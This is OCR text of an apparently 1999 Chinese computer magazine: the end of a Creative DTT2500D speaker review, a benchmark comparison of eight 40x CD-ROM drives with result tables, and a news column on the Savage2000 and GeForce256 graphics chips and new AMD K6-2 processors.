从测试情况看，DTT2500D 的 5.1 独立声道的声音解码能力很好，随图像播放，在声音方面没有任何延迟、噪音干扰或者失真，声音真实亲切，临场感十足，可以听出多声道的独立回放效果非常明显，确实使人感觉到置身于影院之中。与此相对比的是用软解 DVD 方法，用 SB Live! Value 声卡的 4 个声道进行输出。软解 DVD 在声音的流畅与清晰度上一样不错，但临场效果上与 AC－3 解码相比确有一定差距，如射击时子弹从前飞到后的声音效果不够强烈，人声对白缺乏亲切与真实感。总之 DTT2500D 作为桌面剧院系统在 Dolby Digital(AC－3）的输出效果方面令人满意。

3. 声场与声像定位

DTT2500D 通过数字电路能提供 4 种（音乐、电影、4 点式和立体声）不同的声场效果，这是别的音箱无法相比的。在听评中感觉这几种声场确实都有各自的特点。在音乐和电影模式中能分别感到有音乐厅和剧院的混响效果，氛围很好，声场真实自然。在声像定位方面由于 DTT2500D 采用多点定位，所以在声场中部能获得最好的效果，一些后区域偏音现象较重。在声场中部的人像与音源定位较为准确，声场有立体感。AC－3 中将人声对白定位在中置音箱上，声音还原准确且现场感受也很好。此音箱在大空间（露天）的表现一般，由于这是一款专为 PC 的室内桌面剧院系统，所以设计者在设计上考虑到了室内墙壁反射声音对整个声场构成的运用，所以它在室外使用不可能有像在室内使用时一样的良好效果。对于普通家庭用户来讲，在室内使用，它的最大音量是绰绰有余的，在小于 30 平米的房间内，可以完全发挥出它的特点。

4. 频域动态放大限度

在软件音量调节到最大后，再调节音箱音量，接近最大音量时感觉声音干涩乏味，缺少音乐味道，好在它在大功率输出下的失真不明显，声音基本正常。

5. 抗干扰性与静噪

DTT2500D 的静噪很好，将所有的音量旋钮调至最大，无输入信号时贴近音箱几乎听不见电流声。它的抗干扰性也不错：在测试过程中未发现 DTT2500D 对主机的电磁辐射（未盖盖）、电灯开关和 GSM 通讯设备工作有任何影响。

6. 箱体谐振

虽然整套 DTT2500D 音响系统的重量不大，但在测试过程中箱体未发生任何共振现象，抗谐振效果很好。

7. 防磁性

将各环绕音箱移近显示器直至贴到显示器一侧，画面没有明显色彩偏差。低音炮虽不防磁，但在距离半米处，显示器未有色偏现象，防磁性能较好。

四、功能设计、易用性及可扩展性(9.5)

在安装使用方面，说明性文字都是英文的，可能在使用上对普通用户有些困难，这是一点欠缺之处。在连线和环绕音箱的支架安装上，图示清楚，应该没有太大的问题。

音箱的功能设计很多，可以说是 PC 用音箱前所未有。除了一个总音量旋钮[MASTER]外，中置音箱、低音炮和后环绕音箱的音量都可以分别调节，音量控制很灵活。4 个功能性按钮如下：

无论在何种声音输入情况下，按下[MUTE]（静音）按钮后，输出都会立即无声，静音效果很好。

选择[AUDIO MODE]，可以让整个系统都输出左声道（或是右声道）声音，测试中验证此功能真实。

[SPEAKER TEST]可以让此系统的全部 6 个音箱依次发声自检，以便用户检查诸音箱完好性，此功能虽不常用，但还是有用的。在用 S/PDIF 数字信号输入时可以选择"杜比 AC－3"和"杜比超级逻辑"两种回放模式。"

[DOLBY SURROUND]按钮为选择超级逻辑是数字式输入还是模拟式输入。

此外还有一个[Creative Multi Speaker Surround (CMSS)]按钮用以选择 4 种不同的环绕音箱声场模式，它们是相对独立的，能相互切换。在调音台后板上有一个输入信号切换开关，可以选择[ANALOG]（模拟）或[AUTO]（自动识别）。

在可扩展性方面，DTT2500D 音响系统还留有[DIGITAL DIN]和[SUBWOOFER LINE OUT]两个插孔，前者是一个 9 针数字输入接口，虽然在现在家用多媒体领域里还不多见，但它可以用于 7.1 独立声道数字输入，以后会有大用途；后者是一个接子低音炮的线性输出口，用它接 R3000T 试用，感觉输出电平偏低，致使 R3000T 音量很小。总体评价是功能强大，易用性较好，可扩展性强。

五、价格及售后服务(7)

整套 DTT2500D 桌面剧院系统估计稍后即将上市，价格约在 2500 元以上，面向高端多媒体市场。若大批上市后能再将价格降低一些，无疑将更具有市场竞争力。创新科技能提供较好的一年保修服务。

六、总体评价

通过对以上各点进行逐一考察，我们感觉此 DTT2500D 桌面剧院系统外型优雅高贵，富有时代气息，调节功能异常丰富，易用性很好，声音处理系统可谓相当优异，音质音色能令人满意，但是在频响范围和音箱自身性能方面还有可以提高的余地，而且价格也偏高了些。从整体上来讲，应该说这是一款优秀的多媒体音响系统发烧产品。

后记：

本文将近结束之时，DTT2500D 出现了一个不稳定的现象：将 CMSS 选为[FourPoint]时，两个后环绕音箱不出声，但是用[SPEAKER TEST]自检却依然正常，过了几个小时后这个毛病居然自己好了，真是有鬼了！

CD－ROM 的最后辉煌

——市场主流 40×CD－ROM 大比武


文/飞翔鸟·龟仙人

随着各品牌型号 DVD－ROM 降价，DVD 碟片的日益丰富，CD－ROM 不可避免地将被淘汰出市场。1999 年恐怕是 CD－ROM 最后辉煌的一年，这一年里，CD－ROM 技术发展较为成熟，解决了高速光驱震动和读盘能力的问题，大部分高速光驱性能都有较大幅度提升。

笔者花了一周时间，几乎测试了所有市场可见的 40×光驱，写下了这篇文章，水平有限，疏漏之处，希望大家指正。

ACER CD－640

该款光驱由苏州明基生产，应该算是本地产品。得益于 7 月至 8 月间 ACER 举办的“外设一家亲”活动，该光驱目前在市场销量很大，质量口碑不错，返修率比较低，而且随光驱还捆绑一张“苦丁香”软件的《网络驾校》光盘，目前市场售价 420 元左右。该光驱的水货也是市场量比较大的，主要为马来西亚产和提供给 OEM 厂商装机用的两种。购买水货不能享受苏州明基提供的质保服务。ACER 光驱采用托架和挡板分离结构，在速度、纠错能力、兼容性、稳定度和使用寿命等方面都有不错表现，而且 ACER 40× 光驱还是目前唯一能读 CD－RW 的 CD－ROM。ACER 光驱特有的平衡系统 ABS，就是在光驱托盘下配置一个钢珠轴承，当光盘转动出现振动时，钢珠



在离心力反作用下会跑到质量较轻的部分起平衡作用，从而保持光盘始终水平转动，大大提高 ACER 光驱的读盘能力。这种新平衡系统在光驱启动和停止时会发出轻微“唰”的声响 ABS 平衡系统在国外仅有少数先进厂商推出，在国内 ACER 尚属首家

源兴 LTN 403L 光驱

由台湾源兴公司在大陆投资的工厂生产，源兴第 2 代 40×光驱，采用最新 403 型机芯，是原有 40×光驱机芯 382 型的替代品。光驱重量比原来轻了许多，面板托盘由弹簧式改为老式整体结构。此次更新，主要是因为现在的光驱采用新材料，大大降低了光驱重量不过采用新材料之后，源兴光驱的成本也上升了 10 元左右。虽然源兴光驱市



场占有量没有 ACER 大，但仍然经常缺货，主要是源兴自己的生产能力不足造成。源兴同时还是最大的 OEM 生产商，市面上许多品牌光驱以及品牌机上的光驱都是源兴做的 OEM 产品，例如美达、爱国者和清华同方等，包括本次参加测试的 SONY CDU－4011 也是采用源兴老式 382 机芯。LTN 403L 加入了“智能学习搜寻”技术，使它在读取品质不佳的碟片时能根据实际情况来调整速率，有效降低高速运行时光头撞到碟片的可能性，既提高了纠错能力，又延长了光头使用寿命。目前市场售价 430元左右。

索尼 SONY CDU－4011


在 4×和 8×的时代，SONY 光驱以稳定的性能和良好质量曾经席卷大陆光驱市场，但由于水货和假货泛滥，最终砸了 SONY 的牌子。此次 SONY 卷土重来，希望重新在光驱市场树立



以往的形象。不过明眼人一看就看出来，SONY 该款光驱除在面板上打了［SONY］标签以外，其他地方和源兴老 382 光驱一模一样，SONY 这次可是偷懒了；虽然 OEM 别家产品，但好歹要改改面板啊，它居然连面板都不改。SONY 光驱采用的也是挡板和托盘分离式结构，为提高读盘能力，SONY 采取两项措施：一是光驱自动寻找合适的速度，此项技术让光驱在读有缺陷的盘片时自动寻找一个适合该光盘的速度，保证读取数据准确无误；二是自动平衡技术，在主轴上设计了自动平衡块，能自动平衡光盘，使之更加快速、准确地读出数据。SONY 光驱市场售价约为 410 元。

华硕 ASUS CD－S400

华硕和 SONY 一样，曾经在光驱市场上风光一时，当年 24×光驱几乎是华硕的天下，不过由于后来在设计



上存在问题，致使华硕光驱有一段时间内返修率特别高——几乎都是烧毁马达的毛病——而华硕光驱的结构却是不可修复的。从那时起，华硕光驱的市场占有量直线下降，直到现在默默无闻的地步。现在华硕的 S400光驱经过重新设计，已经完全不存在以往的问题。S400 采用整体式托盘，产品采用 DDSS(双重悬吊系统)保持数据读取过程的稳定和准确性，整体性能较好。目前市场售价约为 430元。

创新 CREATIVE 4020E

创新公司以声卡出名，以前它做的光驱不少都是 OEM 产品，8× 时候用的是 SAMSUNG 的机芯，质量相当



好，16×和24× 用的是松下机芯，质量有所下降，现在的 40×就闹不清它到底是 OEM 哪家机芯了。不过该款光驱面板功能键最多，很适合听 CD，而且还带红外遥控接口，不过遥控器要另外购买。另外，只有创新光驱配件中带一根硬盘线。该款光驱采用整体式托盘，目前市场售价约 410 元

高士达 LG 8400C


不知道大家是否还记得曾经以读盘强和噪音大闻名的高士达 Gold Star 光驱，其实它就是 LG 的产品。LG 光驱设计中规中矩，无论从产品制造到包装都显出名厂风范。权威研究机构 Techno Systems Research 的最新报导：LG 以 1185 万台的 1998 年销量纪录在全球 CD－ROM 市场中排名首位 LG 特有动态平衡调整技术，可拥有更强的读盘能力，可惜目前市场上 LG 光驱占有量不大 不过该款光驱在本次测试中显示出了惊人的高性能，该



光驱采用整体式托架，市场售价 420 元左右


三星 SAMSUNG SC－140F

我个人对三星光驱印象非常好，目前已经用了 3 年的创新 8×就是三



星 OEM 的 SCR－380，当时三星自己的 8×是 SCR－381。用到现在，该光驱仍然可以出色工作。三星该款光驱是今年 6 月推出的，号称“读盘将军”。很奇怪三星光驱为何去掉了 CD PLAY 键，虽然现在视窗下和 DOS 不同，不用前台播放 CD，不过看起来到底让人感觉不舒服，一个很常用的功能被省掉了——通常日本光驱都不喜欢做 CD PLAY，不知道该款光驱是不是用日本某家公司的机芯。该款产品在技术上率先采用三星的自动平衡轴马达，马达上的走珠会在驱动器重量不均时自动移向较轻方向，减低驱动器震动，大大提升读取不同圆心/不平衡光盘时的稳定性，令表现比第一代更理想，操作更流畅。实际测试情况看来，该光驱性能不错，三星是下了工夫的。SC－140F 采用整体托盘，目前售价 430 元左右

建基 AOPEN 40×



建基科技也是 ACER(宏基）旗下子公司，和明基一样独立运作，该款光驱是台湾生产，测试中表现一般，读盘能力属中等偏下。光驱采用整体托盘结构，市场售价 400 元左右。

40×光驱测试

由于光驱品牌繁多，不下 30 余种，笔者只能取其中较为常见的几款。另外许多品牌为大厂 OEM 产品，因此只取其中一款（例如源兴的 OEM 产品取 SONY 代表）。所有测试用光驱均为随机抽取的销售产品，非测试专用产品，且均为未使用过的新品。由于时间仓促，因此未能进行老化试验，所得测试数据仅代表新产品的性能。同时光驱的性能测试有较大偶然性，因此本次测试数据仅供大家参考。

一、测试环境及平台

测试采用精英P6BX－A＋ 主板，PⅡ350 盒装 CPU(100MHz 外频，未超频），LGS7J 64MB PC100 同步内存，昆腾火球 6 代 2.1G 硬盘（支持 Ultra DMA33)。所有光驱均用单独 IDE 硬盘线接主板第 2 个 IDE 口，设置为主盘。

本次测试软件采用《CD WinBench 99》和《Hard Info Pro》v1.5(未注册共享软件，网络下载）。

测试用光碟：

CD1：《CD WinBench 99》光碟，（光碟刻录机刻录，全新 UNICOM 蓝盘）；

CD2：全新正版《我行我素》光碟；

CD3：全新 D 版光碟；

CD4：半旧 D 版光碟（普通 4×及 8×光驱无法正常读出，磨损不严重）；

CD5：半旧 D 版光碟（普通 4×及 8×光驱无法完全读出；磨损不严重）；

CD6：已使用 3 年旧 D 版光碟(有多道划痕，普通 4×及 8×光驱不能正常安装）；

CD7：已使用 3 年旧 D 版光碟(划痕多且严重，普通光驱无法读出）。

二、具体测试

1.《CD WinBench 99》光驱性能综合测试(见表 1)

该项测试仅代表光驱综合性能指标，无法测试光驱读盘能力，测试用光盘为《CD WinBench 99》刻录盘。华硕光驱在本项测试中得分最高，综合性能指标最佳，其次为 LG 光驱、源兴光驱、AOPEN 光驱在本项测试中垫底。下面我们将进行极为“残酷”的读盘性能测试，所选光碟有新有旧，可以全面

考察光驱读盘性能

2. Hard Info Pro

DISK1—测试光盘（刻录机刻录)(见表 2－1)

由于是刻录机刻录的光碟，因此质量不如压模生产的碟片，所以所有光驱都降速到 20×左右读取。本项测试中源兴光驱表现最佳，读盘速率为 21×，ACER 表现就不尽如人意了，居然最慢，只有 18×

DISK2—全新正版光盘（见表 2－2)

因为所使用的光盘为全新正版，制作工艺良好，碟面无划伤，所以光驱都可以在 30×以上的速度读取。LG 和三星光驱脱颖而出，最高速率均达到了 37×，而 SONY 光驱表现实在差劲，居然只有 21×！ACER 光驱表现依然不好，刚好够 30×，似乎与响亮的名称不配。

DISK3—全新 D 版光盘（见表 2－3)

再换上全新 D 碟。D 碟成本低廉，盘片质量远不如正版，制作工艺更不用谈了，都是走私生产线生产，没有正版碟严格质量检验。所有光驱都稳定在 22×左右读取数据，华硕光驱再次一显身手，名列首位。其次是 AOPEN、三星，而 ACER 光驱居然再次垫底，我真怀疑是否不巧刚好拿了一个不中用的 ACER 回来。

DISK4—半旧光盘(见表 2－4)

残酷的实验正式开始，从这里开始才是真正的读烂碟实验。SONY 首先败阵，无法全部读出所有数据，ACER 虽然可以读出来，但速度只有 4×。本项测试又是华硕光驱领先！其次是三星、创新。源兴表现马马虎虎，说得过去。

	CD WINMARK99	CD TRANSFER RATE INSIDE	CD TRANSFER RATE OUTSIDE	CD ACCESS TIME	CPU UTILIZATION
SONY CDU－4011	1570 KB/S	2720 KB/S	3510 KB/S	75.7 ms	4.15%
LTN 403L	1610 KB/S	3250 KB/S	6270 KB/S	85.7 ms	4.11%
ACER 40MAX	1550 KB/S	2510 KB/S	5650KB/S	78.4 ms	4.01%
LG CDR8400C	1630 KB/S	2860 KB/S	6040 KB/S	75 ms	3.81%
CREATIVE 4020E	1580 KB/S	2810 KB/S	5660 KB/S	84 ms	4.04%
ASUS CD－S400	1790 KB/S	3100 KB/S	5980 KB/S	74.3 ms	3.97%
AOPEN 40×	1240 KB/S	3040 KB/S	5870 KB/S	95.4 ms	5.62%
SAMSUNG 140F	1550 KB/S	3090 KB/S	5950 KB/S	92.2 ms	4.07%

（表 1）

	CPU TIME USEAGE	DATA TRAMSFERRATE	ESTIMATED	ESTIMATED MAX
SONY CDU－4011	5%	2885 KB/S	19× SPEED	10193 RPM
LTN 403L	5%	3278 KB/S	21× SPEED	11582 RPM
ACER 40MAX	4%	2787 KB/S	18× SPEED	9847 RPM
LG CDR8400C	5%	2867 KB/S	19× SPEED	10130 RPM
CREATIVE 4020E	4%	2854 KB/S	19× SPEED	10084 RPM
ASUS CD－S400	5%	3126 KB/S	20× SPEED	11045 RPM
AOPEN 40×	8%	3028 KB/S	20× SPEED	10698 RPM
SAMSUNG 140F	5%	3111 KB/S	20× SPEED	10992 RPM

（表 2－1）

	CPU TIME USEAGE	DATA TRAMSFERRATE	ESTIMATED	ESTIMATED MAX
SONY CDU－4011	5%	3156 KB/S	21× SPEED	11151 RPM
LTN 403L	9%	5166 KB/S	34× SPEED	18253 RPM
ACER 40MAX	7%	4581 KB/S	30× SPEED	16186 RPM
LG CDR8400C	9%	5562 KB/S	37× SPEED	19652 RPM
CREATIVE 4020E	8%	4971 KB/S	33× SPEED	17564 RPM
ASUS CD－S400	9%	5447 KB/S	36× SPEED	17246 RPM
AOPEN 40×	13%	5254 KB/S	35× SPEED	18564 RPM
SAMSUNG 140F	10%	5615 KB/S	37× SPEED	19839 RPM

（表 2－2）

	CPU TIME USEAGE	DATA TRAMSFERRATE	ESTIMATED	ESTIMATED MAX
SONY CDU－4011	6%	3332 KB/S	22× SPEED	11773 RPM
LTN 403L	6%	3433 KB/S	22× SPEED	12129 RPM
ACER 40MAX	5%	3185 KB/S	21× SPEED	11253 RPM
LG CDR8400C	5%	3332 KB/S	22× SPEED	11773 RPM
CREATIVE 4020E	6%	3332 KB/S	22× SPEED	11773 RPM
ASUS CD－S400	6%	3615 KB/S	24× SPEED	12772 RPM
AOPEN 40×	9%	3523 KB/S	23× SPEED	12447 RPM
SAMSUNG 140F	6%	3493 KB/S	23× SPEED	12341 RPM

（表 2－3）

	CPU TIME USEAGE	DATA TRAMSFERRATE	ESTIMATED	ESTIMATED MAX
SONY CDU－4011	－	－	－	－
LTN 403L	7%	2359 KB/S	15× SPEED	6335 RPM
ACER 40MAX	1%	474 KB/S	4× SPEED	1674 RPM
LG CDR8400C	4%	2633 KB/S	17× SPEED	9303 RPM
CREATIVE 4020E	5%	2889 KB/S	19× SPEED	10207 RPM
ASUS CD－S400	5%	3297 KB/S	21× SPEED	11649 RPM
AOPEN 40×	7%	2588 KB/S	17× SPEED	9144 RPM
SAMSUNG 140F	5%	3119 KB/S	20× SPEED	11020 RPM

（表 2－4）

DISK5—半旧光盘(见表 2－5)

继续折腾……这次所有的光驱都挺过来了，不过三星落到了最后，而源兴以超过第二名 LG 近 1500K 的数据传输率遥遥领先。ACER 依然是最慢……邪门了！

DISK6—磨损严重烂碟（见表 2－6)

真正的读盘性能检测开始了……这张碟表面可是花得够呛了，居然所有的光驱都以不低于 17×的速度读了出来，真令人兴奋，这项测试中 LG、华硕和三星平分秋色，再下来是源兴、AOPEN，最后是 SONY 和 ACER。

DISK7—磨损严重烂碟（见表 2－7)

最终测试——超级烂碟，连当镜子用都看不清自己了……AOPEN 不行了，无法读出内容。ACER 降到 12×后还是读出来了，可喜可贺。LG、华硕和三星依然保持领先，源兴以微小差距稍稍落后。

	CPU TIME USEAGE	DATA TRAMSFERRATE	ESTIMATED	ESTIMATED MAX
SONY CDU－4011	21%	2223 KB/S	14× SPEED	7654 RPM
LTN 403L	7%	4678 KB/S	31× SPEED	16528 RPM
ACER 40MAX	2%	1080 KB/S	7× SPEED	3815 RPM
LG CDR8400C	5%	2982 KB/S	19× SPEED	10536 RPM
CREATIVE 4020E	4%	2460 KB/S	16× SPEED	8691 RPM
ASUS CD－S400	3%	1766 KB/S	11× SPEED	6239 RPM
AOPEN 40×	5%	1809 KB/S	12× SPEED	6391 RPM
SAMSUNG 140F	2%	1125 KB/S	7× SPEED	3964 RPM

（表 2－5）

	CPU TIME USEAGE	DATA TRAMSFERRATE	ESTIMATED	ESTIMATED MAX
SONY CDU－4011	5%	2645 KB/S	17× SPEED	9345 RPM
LTN 403L	5%	2723 KB/S	18× SPEED	9621 RPM
ACER 40MAX	4%	2557 KB/S	17× SPEED	9034 RPM
LG CDR8400C	5%	2923 KB/S	19× SPEED	10327 RPM
CREATIVE 4020E	5%	2660 KB/S	17× SPEED	9398 RPM
ASUS CD－S400	5%	2871 KB/S	19× SPEED	10144 RPM
AOPEN 40×	8%	2791 KB/S	18× SPEED	9861 RPM
SAMSUNG 140F	5%	2967 KB/S	19× SPEED	10923 RPM

（表 2－6）

	CPU TIME USEAGE	DATA TRAMSFERRATE	ESTIMATED	ESTIMATED MAX
SONY CDU－4011	6%	2541 KB/S	17× SPEED	9046 RPM
LTN 403L	5%	2720 KB/S	18× SPEED	9621 RPM
ACER 40MAX	3%	1890 KB/S	12× SPEED	6677 RPM
LG CDR8400C	5%	2926 KB/S	19× SPEED	10338 RPM
CREATIVE 4020E	5%	2648 KB/S	17× SPEED	9356 RPM
ASUS CD－S400	5%	2871 KB/S	19× SPEED	10144 RPM
AOPEN 40×	－	－	－	－
SAMSUNG 140F	5%	2959 KB/S	19× SPEED	10455 RPM

（表 2－7）

总评：本次测试，大部分光驱表现令人满意，读盘性能也较以前大幅度提高，说明高速 CD－ROM 技术已经走向成熟，不过这毕竟是 CD－ROM 奏响的最后凯歌了。2000 年以后，CD－ROM 还是要退出历史舞台，让位于 DVD－ROM。

在测试中，所有光驱的声音要数创新的最小，而 SONY 简直就是在拉风车，“呼、呼”响个不停，其他光驱也不例外，马达声都比较响，看来应该给创新光驱一个“最佳静音奖”。

从整个测试来看，华硕光驱明显性能最好，无论是总体性能还是读烂碟，都很有一套，是本次测试的最佳产品。

LG 和三星性能不分上下，也是非常优秀的产品。

源兴光驱总体性能保持稳定，是一款稳定性很好的产品，值得推荐。

创新光驱在各方面都属中游，不过价格较低，而且面板功能多，也有它的特色。

ACER 在本次测试中令人大跌眼镜，性能一般，读烂碟能力很差，噪音较大，价格不便宜，不符合应有品牌形象。不过您要注意，即使是同一批光驱，质量也参差不齐，测试带有很大偶然性，从 ACER 的返修率来看，产品质量的确比较稳定，令用户可以放心购买。

SONY 和 AOPEN 的读盘性能比较差，或许也是因为偶然原因造成的。

电脑配件上，光驱的选购的确存在一个运气问题，名厂光驱有好有坏，读盘能力有差别，这只能看大家的运气如何了。小生的运气一向很好，从倍速开始，总是碰到读盘特棒的光驱，靠着现在和经销商的关系，也可以先试用后买，呵呵。所以小生建议大家，在购买光驱的时候，最好多带点烂碟，让经销商试试，看看读盘到底如何。说老实话，如果正版碟便宜了，没有了 D 版，那光驱还用得着这么折腾，来测试读盘性吗……

祝各位朋友在 CD－ROM 最后辉煌的 1999 年里，都买到称心如意的好光驱，为自己的 CD－ROM 划上一个完美的句号，同时准备迎接 DVD 时代的到来吧。

“飞翔鸟硬件资讯站”友情供稿：http://www.pcbirds.com

看图点评国际硬件新闻


■文/Larry

Savage2000 vs GeForce256

最近最重要的硬件新闻当属 S3 和 nVIDIA 相继发布了新一代图形芯片 Savage2000(开发代号 GX4，以下简称 S2000) 和 GeForce256(开发代号 NV10，以下简称 G256)(图－1)

S2000 和 G256 作为新一代图形芯片，不约而同采用了一些新技术：包括硬件 T& L(Hardware Transform & Lighting)、单周期 4 重像素填充(4 Pixels per clock)和硬件凹凸贴图(Bump Mapping). 这 3 种技术的运用大大提高游戏的运行速度和画面视觉效果，也将是新一代显卡区别于目前第 4 代显卡的典型特征

硬件 T& L 是指硬件支持的几何坐标和光源效果运算。几何坐标运算以前主要由 CPU 来负责的，而性能强大的 G256 和 S2000 现在不仅把这项工作从 CPU 卸载下来，而且运算速度更快，这样 CPU 就有更多的余力来处理其它应用，如 AI 控制等。硬件光源运算则可以使 G256 和 S2000 实时处理 8 个独立的光源效果，大大提高了游戏的视觉效果




(图－1：这颗就是 GeForce256)

S2000 和 G256 都支持一个时钟周期内完成 4 次像素填充(目前的显卡如 TNT2 和 Voodoo3 最多一次只能进行 2 次像素填充)，而两者的实现方式不同，S2000 是通过两条平行的双重填充流水线，即 2×2，而 G256 则是通过 4 条独立的流水线，即 4×1。

凹凸贴图不用多说，是眼下 G400 最大的卖点，它可以极大地提高游戏画面的真实性（材质的质感），现在 S2000 和 G256 也有了。

在其它技术指标方面，S2000 和 G256 各有优劣：

S2000 将采用先进的 0.18 微米工艺制造，包含 1200 万个晶体管，分为 S2000 和 S2000＋两款芯片。S2000 主要面对 OEM 市场，运行速度在 143MHz 和 175MHz 之间 S2000＋主要针对零售市场，运行速度为 200MHz。高运行频率加上两条双重填充流水线，使 S2000 的填充率高达 700M texels/s，(目前填充率最大的显卡 Voodoo3 3500 也仅能达到 366M texels/s)。相比之下，G256 包含 2300 万晶体管(比 K7 还多，是 PⅢ的 2 倍)，最初只能采用 0.22 微米生产（到 2000 年 1 季度才能迁移到 0.18 微米），它的运行速度只有 120MHz，这大大限制了它的最大填充率，nVIDIA 给出的指标为 480M texels/s，大大低于 S2000



(图－2：S3 的产品趋势图)

S2000 拥有动态加载平衡技术（Dynamic Load－Balancing)，可以自动平衡 CPU 和图形芯片处理 T& L 时所占比例，最大限度优化性能。而在 nVIDIA 发布的 G256 指标里没有提到这项技术.

G256 的优势在于它内部采用 256 位总线（内存通道仍为 128 位）。支持最大 128MB 的板载显存，而且支持 DDR SDRAM 和 S SDRAM 内存。而 S2000 仅为 128 位，最大支持 64MB 的显存，仅支持较慢的 SDRAM 或 SGRAM.

S2000 和 G256 的其它先进特性还包括：4×AGP，350MHz 的 RAMDAC，支持高达 2048×1536 像素的 2D 分辨率（这得要多大的显示器呀），支持纹理压缩、完整的视频加速和动态补偿，全面支持 DirectX 7 和 OpenGL……

当然，以上只是纸面上的芯片技术指标，到底哪种成品板卡更好，还要等到正式上市后真刀真枪较量一番才知道。两种显卡都将在今年年底之前上市，S2000 和 S2000＋的万颗单价分别为 29 美元和 35 美元，预计显卡上市价格从 1800－2500 元，而 G256 刚上市时会很贵，在 3000 元左右

S3 将 S2000＋定位为 2000 年上半年主流产品，高端段是 S3 的秘密武器 Project X(Chance；X 档案？)。而 nVIDIA 也将在 2000 年上半年和下半年先后推出 NV15 和 NV20.

AMD K6－2 再次提速


在大家都把目光集中在 AMD 的超级 CPU——Athlon 上时，AMD 本周又不声不响地推出了一系列新型的 K6－2 产品：K6－2 500、400AFR、450AFX 和 475AFX。K6－2 500 的千颗单价为 167 美元，和 Celeron500 相同。这批 K6－2 CPU 已经被证实是采用制造 K7 的 CS44E7 工艺生产的，虽然 CS44E7 仍然是 0.25 微米线程，但是与老式 CS44E 生产工艺相比，它能使 CPU 在更低能耗下达到更高的运行速度。AMD 最早推出 K6－2 450，能耗高达 28.4W，而新型 450AFX 能耗仅为 18.8W，几乎减少了三分之一！采用 CS44E7 生产工艺以后，AMD 可以把 K6 系列的速度提高到 550MHz 以上.

